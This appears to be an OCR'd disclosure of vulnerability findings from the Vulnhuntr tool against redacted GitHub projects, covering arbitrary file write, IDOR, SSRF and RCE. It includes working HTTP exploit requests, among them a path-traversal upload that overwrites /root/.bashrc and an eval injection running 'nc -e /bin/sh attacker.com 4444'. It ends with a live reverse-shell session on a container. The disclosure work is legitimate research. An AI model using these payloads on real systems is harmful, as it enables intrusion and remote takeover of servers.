
- LFI

Screenshot:



```
POST
/api/sources/4942a445-d1c2-43fe-b6ba-da712af3c42d/upload
HTTP/1.1
Host: localhost:8083
Content-Length: 199
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
Authorization: Bearer
sk-[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
 Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarydYTNzCpbA4QICLb7
Accept: application/json, text/plain, */*
Cache-Control: no-cache
sec-ch-ua-platform: "macOS"
Origin: http://localhost:8083
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8083/data-sources
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundarydYTNzCpbA4QICLb7
Content-Disposition: form-data; name="file"; filename="
/root/.bashrc"
Content-Type: text/plain

hacked again
------WebKitFormBoundarydYTNzCpbA4QICLb7--

```

```
HTTP/1.1 200 OK
date: Mon, 02 Sep 2024 05:47:54 GMT
server: uvicorn
content-length: 190
content-type: application/json
access-control-allow-credentials: true
access-control-allow-origin: http://localhost:8083
vary: Origin

{
     "id":"ebe9a759-36f0-4ba4-8909-f24672e85884",
     "status":"created",
     "user_id":"3fa85f64-5717-4562-b3fc-2c963f66afa6",
     "completed_at":null,
     "created_at":"2024-09-02T05:47:54.343365",
     "metadata_":{
     }
}
```


[redacted]

Name	Note	Size	Last modified	Mode
proc			11 minutes ago	dr-xr-xr-x
root	MODIFIED		7 days ago	drwx------
.bashrc	MODIFIED	12 Bytes	5 minutes ago	-rw-r--r--
[redacted]	MODIFIED		24 hours ago	drwxr-xr-x
[redacted]			7 days ago	drwxr-xr-x
[redacted]	MODIFIED		24 hours ago	drwxr-xr-x
[redacted]		161 Bytes	5 years ago	-rw-r--r--

/root/.bashrc

```
hacked again
```

Repository: https://github.com/<redacted>

Vulnerability:

IDOR

Vulnhuntr Output:

scratchpad:

1. Examining the <redacted_file> for IDOR vulnerabilities. 2. Noticed several endpoints that use UUID identifiers for accessing resources. 3. Focusing on the <redacted_path> PUT endpoint. 4. This endpoint updates a message based on a <redacted_parameter>, which could be vulnerable to IDOR. 5.Checking for authorization: there's a dependency on <redacted_function1>, which is good. 6. However, the function doesn't verify if the current user owns or has permission to modify the message. 7. This could allow an attacker to modify any message if they know or guess valid <redacted_parameter>. 8. To confirm this, I need to see the implementation of <redacted_function2>. 9. Also, I should check if there's any additional authorization logic in the <redacted_class> model. 10. Requesting context for these components to complete the analysis.

----

analysis:

The <redacted_endpoint> endpoint in the provided code appears to be vulnerable to Insecure Direct Object Reference (IDOR). While it does authenticate the user with <redacted_function1>, it doesn't verify if the authenticated user has the right to modify the specific message identified by message_id. An attacker could potentially modify any message in the system by guessing or enumerating valid <redacted_variable>, regardless of whether they own those messages or have permission to modify them. This vulnerability stems from the lack of a proper authorization check after fetching the message from the database. To confirm this vulnerability and provide a more accurate assessment, I would need to see the implementation of <redacted_function2> and the <redacted_class> model to check for any additional authorization logic that might be present.

----

poc:

To exploit this potential IDOR vulnerability:

1. Authenticate as a valid user.
2. Intercept a valid PUT request to <redacted_endpoint>.
3. Change the <redacted_parameter> in the URL to a different valid UUID (potentially belonging to another user's message).
4. Send the modified request with updated message content.
5. If the server responds with a 200 OK and the message is updated, the IDOR vulnerability is confirmed.


----

confidence_score: 7

----

vulnerability_types: - IDOR

Screenshot:



```
GET [redacted] HTTP/1.1
sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"
accept: application/json
Accept-Language: en-US,en;q=0.9
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/128.0.6613.120 Safari/537.36
sec-ch-ua-platform: "macOS"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate, br
Cookie: [redacted]
Connection: keep-alive
```

```
        [redacted]
    },
    {
        "id":"01488364-6f0f-4f72-87f1-5223b3b79320",
        [redacted]
    },
    {
        "id":"c3a301a9-3e65-4703-b55c-4aaca3a2be76",
        [redacted]
    }
]
```

Repository: https://github.com/<redacted>

Vulnerability:

SSRF

Vulnhuntr Output:

scratchpad:

1. Analyzing the <redacted> file for SSRF vulnerabilities. 2. Identified potential SSRF vector in <redacted_function1> function. 3. The function uses requests.post() to make an HTTP request to a worker address. 4. The worker address is obtained from <redacted_function2> method. 5. Tracing back, <redacted_function2> selects a worker based on the dispatch method. 6. The worker addresses are stored in <redacted_variable>, which is populated by <redacted_function3>. 7. <redacted_function3> is called via a POST request to

<redacted_endpoint> endpoint. 8. No validation or sanitization of <redacted_variable> in <redacted_function3>. 9. Potential SSRF if an attacker can register a malicious worker address. 10. Formulating a PoC to exploit this vulnerability.

----

analysis:

The controller.py file contains a potential Server-Side Request Forgery (SSRF) vulnerability in the <redacted_function1> function. This function makes an HTTP POST request to a worker address obtained from the <redacted_function2> method. The worker addresses are stored in <redacted_variable>, which is populated by the <redacted_function3> method. Critically, the <redacted_function3> method, which is exposed via the <redacted_endpoint> endpoint, does not perform any validation or sanitization on the <redacted_variable> parameter. An attacker could potentially register a malicious <redacted>, which would then be used in subsequent requests, leading to SSRF. The vulnerability allows an attacker to make the server perform requests to arbitrary URLs, potentially accessing internal resources or services not intended to be publicly accessible.

----

poc:

1. Register a malicious worker:

```
POST /<redacted>

Content-Type: application/json


{ "<redacted>": "http://internal-service.local", "<redacted>": <redacted>, "<redacted>":
{ "<redacted>": ["<redacted>"], "<redacted>": <redacted>, "<redacted>": <redacted> } }
```

2. Trigger the SSRF:

```
POST /<redacted>

Content-Type: application/json


{ "<redacted>": "<redacted>", "<redacted>": "<redacted>" }
```

This will cause the server to make a request to http://internal-service.local/<redacted>, potentially exposing internal services.

----

confidence_score: 8

Screenshot:

<redacted>

Repository: https://github.com/<redacted>

Vulnerability:

RCE

Vulnhuntr Output:

scratchpad:

1. Reviewed the code in <redacted_file>, focusing on the /<redacted_endpoint> endpoint. 2. Analyzed the <redacted_class> model which accepts raw code from users. 3. Examined the <redacted_function1> function, which processes this raw code. 4. Investigated the <redacted_class1> class, noting it takes <redacted_parameter> as a parameter. 5. Looked into the <redacted_function2> function in <redacted_class2>, which evaluates user-provided code. 6. Checked for any sandboxing or input validation mechanisms, finding none. 7. Considered potential exploit methods using the provided bypass techniques. 8. Formulated a potential RCE exploit using the custom component functionality.

----

analysis:

The analysis reveals a critical Remote Code Execution (RCE) vulnerability in the custom component handling of the application. The /<redacted_endpoint> endpoint in <redacted_filename> accepts raw code from users via the <redacted_class1> model. This code is then processed by the <redacted_function1> function and eventually evaluated using <redacted_function2> within <redacted_class>. The absence of any visible sandboxing or input validation for the user-provided code is particularly concerning. An attacker could craft malicious Python code as a custom component, which would then be executed on the server. This vulnerability is exacerbated by the use of eval() in <redacted_function2>, a function known to be extremely dangerous when used with untrusted input. The vulnerability allows an attacker to execute arbitrary Python code on the server, potentially leading to full system compromise. The risk is further heightened by the lack of restrictions on code content, allowing use of any Python functionality including imports and system calls.

----

poc:

```
POST /<redacted> HTTP/1.1

Host: target.com

Content-Type: application/json


{ "code": "import os\n\nclass <redacted>(<redacted>):\n def <redacted>(self, **kwargs):\n super().__init__(**kwargs)\n os.system('nc -e /bin/sh attacker.com 4444')\n\n <redacted> }
```


----

confidence_score: 9

----

vulnerability_types: - RCE

Screenshot:



Reverse shell on a docker container:

test — python3 [redacted]rce.py — 102×30

```
(base) ethansilvas@Ethans-MacBook-Pro test % python3 [redacted]rce.py
```

repos — nc -nlv 4444 — 102×30

```
(base) ethansilvas@Ethans-MacBook-Pro repos % nc -nlv 4444
[redacted]
$ ls /
ls /
app  boot  etc   lib    media  opt   root  sbin  sys  usr
bin  dev   home  lib64  mnt    proc  run   srv   tmp  var
$ id
id
uid=1000(user) gid=0(root) groups=0(root)
$ pwd
pwd
/app
$
```